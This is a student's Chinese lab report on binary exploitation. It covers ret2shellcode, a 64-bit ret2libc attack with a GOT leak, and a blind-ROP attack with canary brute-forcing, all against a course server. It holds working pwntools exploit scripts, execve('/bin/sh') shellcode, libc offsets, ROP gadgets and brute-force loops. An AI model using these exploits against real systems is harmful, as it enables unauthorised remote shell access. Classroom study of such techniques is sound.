
软件安全Lab2

3180104933 王祚滨

Q1


首先使用checksec观察程序，由于nx保护没有开启，可以直接用shellcode攻击，同时观察到程序是64位程序





shellcode实际上与第一次实验类似，因为数据段也可执行，将返回地址修改到一串用来开启system('/bin/sh')的汇编代码上。

因此，我们需要做的事情有：

1. 判断返回地址的偏移 -- gdb实现







> 根据截图中信息可得:
> buffer首地址 dd90
> 返回地址 de98
>
> 已知ID地址 dea8

根据已知地址即可推出偏移量264 同时我们发现每次运行时ID地址都会发生变化，因此需要根据ID地址推算出插入shellcode的地址

2. 插入shellcode代码


   这里使用网站上找到的x64执行/bin/sh脚本http://shell-storm.org/shellcode/files/shellcode-806.php

做完准备工作后，开始构造攻击

```
from pwn import *
context.log_level = 'DEBUG'

key
=b"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\
x52\x57\x54\x5e\xb0\x3b\x0f\x05"+  b"h"*237 #shellcode
#key += p64(0x7fffffffdd90) #dd90会变

conn = remote("47.99.80.189", 10011)
conn.recvuntil("ID:\n")
conn.sendline("3180104933")
#conn = process("./01_ret2shellcode")
conn.recvuntil("ID:\n")
conn.sendline("1")
s = conn.recvline()
s = str(s,'UTF-8')
#print(s)
realS = s[-13:]
#print(realS)
#print(str(int(realS,16)-int(hex(280),16)))
```

```
key += p64(int(real5,16)-int(hex(280),16))
conn.recvuntil("me!\n")
conn.sendline(key)
conn.interactive()
```

拿到flag



分析shellcode:

1. 64位

```
    ;mov rbx, 0x68732f6e69622f2f
    ;mov rbx, 0x68732f6e69622fff
    ;shr rbx, 0x8
    ;mov rax, 0xdeadbeefcafe1dea
    ;mov rbx, 0xdeadbeefcafe1dea
    ;mov rcx, 0xdeadbeefcafe1dea
    ;mov rdx, 0xdeadbeefcafe1dea
    xor eax, eax
    mov rbx, 0xFF978CD091969DD1
    neg rbx
    push rbx
    ;mov rdi, rsp
    push rsp
    pop rdi
    cdq
    push rdx
    push rdi
    ;mov rsi, rsp
    push rsp
    pop rsi
    mov al, 0x3b
    syscall
```

> 首先这段代码的目的是执行execve系统调用，系统调用号为0x3b,这个系统调用有三个参数，在64位程序下需要通过寄存器传递参数，分别为rdi,rsi,rdx，将'/bin/sh'构造好后，通过栈的push,pop操作赋值给rdi,
>
> cdq指令在这里将rdx(第三个参数)进行清零，然后我们把rsp传给rsi作为第二个参数，参数传递完毕后就可以进行系统调用了

2. 32位

```
xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov    %esp,%ebx
push   %eax
push   %ebx
mov    %esp,%ecx
mov    $0xb,%al
int    $0x80
```

> 32位代码相同的，先生成字符串'/bin/sh',把进行系统调用时需要的值预先push入栈，执行0x80系统调用，在这里实际上进入了一个Trap,eax是功能号，在这里是0xb执行execve

32位和64位最大的区别就是 64位是用寄存器传参，而32位直接采用栈传参

Q2 -- 按解题过程介绍


checksec 64位，开启NX,使用ldd 链接了libc,所以使用ret2libc攻击

```
→  02_ret2libc64 checksec 02_ret2libc64
[*] '/home/student/Desktop/hw-02/02_ret2libc64/02_ret2libc64'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

```
→  02_ret2libc64 ldd 02_ret2libc64
        linux-vdso.so.1 (0x00007ffef719f000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fb7ea07d000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fb7ea46e000)
```

开始和Q1相同，找到返回地址的偏移量

```
[----------------------------------stack-----------------------------------
]
0000| 0x7fffffffdd90 --> 0xa313131313131 ('111111\n')
0008| 0x7fffffffdd98 --> 0x7fffffffdfa0 --> 0x1
0016| 0x7fffffffdda0 --> 0x0
0024| 0x7fffffffdda8 --> 0x0
0032| 0x7fffffffddb0 --> 0x7fffffffdec0 --> 0x4007e0 (<__libc_csu_init>:
ush   r15)
0040| 0x7fffffffddb8 --> 0x7ffff7a47016 (<__printf+166>:        mov    rcx,QWO
D PTR [rsp+0x18])
0048| 0x7fffffffddc0 --> 0x3000000010
0056| 0x7fffffffddc8 --> 0x7fffffffdea0 --> 0x7fffffffdfa8 --> 0x7fffffffe2e9
```



DE98-DD90 = 264

随后，对我们需要构造的ROPchain进行分析，应该构造出一个system('/bin/sh')，同时，我们需要一个定位的函数，根据题中给出的相关提示，利用puts来定位libc的基地址， 因此我们需要去找到puts,system和'/bin/sh'字符串在库中的偏移

```
→ 02_ret2libc64 readelf -s ./libc-2.27.so | grep 'puts'
   191: 0000000000080aa0   512 FUNC    GLOBAL DEFAULT   13 _IO_puts@@GLIBC_2.2.5
   422: 0000000000080aa0   512 FUNC    WEAK   DEFAULT   13 puts@@GLIBC_2.2.5
   496: 0000000000126550  1240 FUNC    GLOBAL DEFAULT   13 putspent@@GLIBC_2.2.5
   678: 0000000000128460   750 FUNC    GLOBAL DEFAULT   13 putsgent@@GLIBC_2.10
  1141: 000000000007f2d0   396 FUNC    WEAK   DEFAULT   13 fputs@@GLIBC_2.2.5
  1677: 000000000007f2d0   396 FUNC    GLOBAL DEFAULT   13 _IO_fputs@@GLIBC_2.2.
5
  2310: 000000000008a710   143 FUNC    WEAK   DEFAULT   13 fputs_unlocked@@GLIBC
_2.2.5
→ 02_ret2libc64 readelf -s ./libc-2.27.so | grep 'system'
   232: 0000000000159cd0    99 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLI
BC_2.2.5
   607: 000000000004f550    45 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_
PRIVATE
  1403: 000000000004f550    45 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.2.5
→ 02_ret2libc64 readelf -s ./libc-2.27.so | grep rdi
```

```
→ 02_ret2libc64 ROPgadget --binary ./libc-2.27.so --string "/bin/sh"
Strings information
============================================================
0x00000000001b3e1a : /bin/sh
```

因为64位系统是通过寄存器传递参数，所以我们还需要一个pop rdi 的ROPgadget，基于wiki中给出的warning，还记录了ret的返回值

```
→ 02_ret2libc64 ROPgadget --binary ./libc-2.27.so --only "pop|ret" | grep rdi
0x0000000000022203 : pop rdi ; pop rbp ; ret
0x00000000000215bf : pop rdi ; ret
0x0000000000150e5d : pop rdi ; ret 0
→ 02_ret2libc64 ROPgadget --binary ./libc-2.27.so --only "ret" | grep rdi
→ 02_ret2libc64 ROPgadget --binary ./libc-2.27.so --only "ret" | grep ret
0x00000000000008aa : ret
0x0000000000006388 : ret 0
0x0000000000009a98 : ret 0x10
```

这样我们就可以构造一个system的ROP了，通过先计算libc的基地址，然后加上这些偏移量，得到各个位置的真实地址，然后构造出这样的payload


```
payload = 'a'*264+p64(ret)+p64(poprdi)+p64(binsh)+p64(system)
```

下面关于为什么要这么构造做出解释：

首先偏移量覆盖不用说，我们覆盖的ret_value实际上是在hear函数return时的栈顶，ret汇编实际上是pop $PC,我们修改到ret的地址后，就会跳转到ret的地方，执行ret指令，这个时候栈顶是pop_rdi，我们每个gadget的ret来进行整个链路的形成，跳转到pop_rdi的时候，执行pop rdi操作，这时的栈顶是binsh,需要把'/bin/sh'字符串放进去，然后是ret,pc指向system,完成系统调用

但这时问题出现了，我以为程序像第一题一样，给出的是puts的实际地址，还很奇怪地址有点小，每次都不会变，又读了读printf的信息，给的是got,去搜了got是什么之后，我的理解是 got地址相当于一个指针，其中存放的是真正的地址，在查了很多篇blog后发现，可以通过puts(puts_got)的方式来输出在程序运行时的真实地址。


所以，这道题我们要构造出两个ROPchain



可是当我在搜索puts时返回的地址是0，向同学请教后得知需要用ELF来获取运行时的plt地址，

```
e = ELF('./02_ret2libc64')
puts_addr = e.symbols['puts']
puts_got = e.got['puts']
hear_addr = e.symbols['hear']
```

但puts也需要参数，在这里又遇到了坑，做题时理解的还不够透彻，在这个状态下不能使用libc的东西，因为我们需要先利用puts来得到libc的基地址，当时直接把libc的poprdi偏移地址拿过来用了，得不到正确的结果




使用程序本身的poprdi就可以成功输出相应地址了，这个地址会发生变化，因此我们必须在一次连接内做完攻击，所以在这个ROPchain的最后，我们跳转回hear函数，再次ROP,执行system。

exp如下：

```
from pwn import *
import struct
context.log_level = 'DEBUG'



#puts_addr = 0x7ffff7a62aa0
#puts_offset = 0x080aa0

#sys_addr = 0x04f550 + puts_addr -puts_offset
#poprdi_addr = 0x215bf + puts_addr - puts_offset
#ret_addr = 0x08aa + puts_addr - puts_offset
#props_addr = 0x1b3e1a + puts_addr - puts_offset
```

```
poprdi_addr = 0x0400843
e = ELF('./02_ret2libc64')
puts_addr = e.symbols['puts']
puts_got = e.got['puts']
hear_addr = e.symbols['hear']
print(puts_addr,puts_got,hear_addr)

testkey = b"h"*264 +
p64(poprdi_addr)+p64(puts_got)+p64(puts_addr)+p64(hear_addr)


#conn = process("02_ret2libc64")
conn = remote("47.99.80.189", 10012)
conn.recvuntil("ID:\n")
conn.sendline("3180104933")
conn.recvuntil("ID:\n")
conn.sendline("1")
#s = conn.recvline()
#s = str(s,'UTF-8')
#print(s)
#realS = s[-13:]
#print(realS)
#print(str(int(realS,16)-int(hex(280),16)))
#key += p64(int(realS,16)-int(hex(280),16))
conn.recvuntil("me!\n")

conn.sendline(testkey)
puts_addr = u64(conn.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))
puts_offset = 0x080aa0
print(hex(puts_addr))

sys_addr = 0x04f550 + puts_addr -puts_offset
poprdi_addr = 0x215bf + puts_addr - puts_offset
ret_addr = 0x08aa + puts_addr - puts_offset
props_addr = 0x1b3e1a + puts_addr - puts_offset

key  =  b"h"*264
key += p64(ret_addr)
key += p64(poprdi_addr)
key += p64(props_addr)
key += p64(sys_addr)

conn.sendline(key)

#print(conn.recv()[0:8])
conn.interactive()
```

flag截图如下




这里使用到了ELF读取运行时的plt,用到了ROPgadget，由于查找到的博客中刚好有相应的使用，就没有深究ROPgadget时如何使用的了。

Q3

说实在的，wiki基本把解题过程一步一步写出来了... 中间还简化了许多内容

首先根据已有的信息，32位程序+NX + canary保护，先爆破出canary的位置



对应函数：

```
def getbufferflow_length():
    i = 1
    while 1:
        try:
            conn.recvuntil('darker: \n')
            key='a'*i
            conn.send(key)
            output = conn.recvline()
            if output.startswith(b'[-] You are'):
                i +=1
            else:
```

```
                conn.close()
                print('overflow length'+str(i-1))
                return
        except EOFError:
            conn.close()
            print(i-1)
            return
```


很简单的字节递增爆破，爆破出16后因为每次运行时都一样，这个函数就不再调用了

然后一个字节一个字节的去爆破canary

- 假设程序在输入100个字节时可以正常运行，101个字节时崩溃，视为遇到了canary。
- 依然输入第101个字节，但是第101字节要0~256遍历，直到程序不崩溃，认为已经单字节与canary匹配
- 如此重复，直到4个字节都匹配完成。
- 获取了canary的信息

对应函数如下：

```
key = b'a'*16
def leak_canary():
    for i in range(256):
        tempkey = key + canary+bytes([i])
        print('tempkey'+str(tempkey))
        conn.recvuntil('darker: \n')
        conn.send(tempkey)
        output = conn.recvline()
        if output.startswith(b'[-] You are'):
            return bytes([i])
    return 0
```



可以看到，输入00 27 bd db后程序没有崩溃，canary爆破成功，遗憾的是canary每次运行都会改变，因此我们需要每次连接都先跑一遍canary

截图中还做了一件事情，爆破返回地址，这里采用的和刚刚相同的方法，因为ffffffff一定是一个无效地址，当爆破到返回地址时一定会发生崩溃，因此确定了返回地址在canary+16的位置，**为什么跟理解的普通栈结构有所不同**

助教给出的答案是：可能和调用约定有关，或许有保存寄存器值

然后是扫描程序，当然是选择相信wiki，扫描对应段了

```
addr = 0x8048600
```

```
# 0x80486cf 0x80486d0 0x8048814
def stop_gadget():
    global addr
    if addr ==0x80486cf or addr == 0x80486d0 or addr == 0x8048814 or addr ==
0x8048815 or addr == 0x8048840 or addr == 0x8048841 or addr == 0x804884f or addr
== 0x8048851 or addr == 0x8048854 or addr == 0x8048859 or addr == 0x804885c:
        addr +=1
        return
    try:
        tempkey = key+p32(addr)
        conn.recvuntil('darker: \n')
        conn.send(tempkey)
        o = conn.recvline()
        if not o.startswith(b'[+]'):
            retList.append(hex(addr)+': '+str(o))
            print('success addr'+hex(addr))
            addrList.append(hex(addr))
            addr +=1
            return
        else:
            addr += 1
            return
    except Exception:
        addr += 1
        return
```

在这里我们也不用管stop gadget，trap gadget，只需要看函数输出就行了

将输出打印到文件中(ssec_brop.txt)发现其中有效信息

```
"0x8048719: b'\\n'",
'0x8048724: b"[-][-][-] What\'s this? >0x8048560[-][-][-] it looks like a write@PLT... MAKE GOOD USE OF IT!\\n"',
'0x8048725: b"[-][-][-] What\'s this? >0x8048560[-][-][-] it looks like a write@PLT... MAKE GOOD USE OF IT!\\n"',
'0x8048727: b"[-][-][-] What\'s this? >0x8048560[-][-][-] it looks like a write@PLT... MAKE GOOD USE OF IT!\\n"',
'0x804872a: b"[-][-][-] What\'s this? >0x8048560[-][-][-] it looks like a write@PLT... MAKE GOOD USE OF IT!\\n"',
'0x804872d: b"[-][-][-] What\'s this? >0x8048560[-][-][-] it looks like a write@PLT... MAKE GOOD USE OF IT!\\n"',
"0x804872f: b'[-][-][-] it looks like a write@PLT... MAKE GOOD USE OF IT!\\n'",
"0x8048730: b'[-][-][-] it looks like a write@PLT... MAKE GOOD USE OF IT!\\n'",
```

当然也选择相信它，构造payload

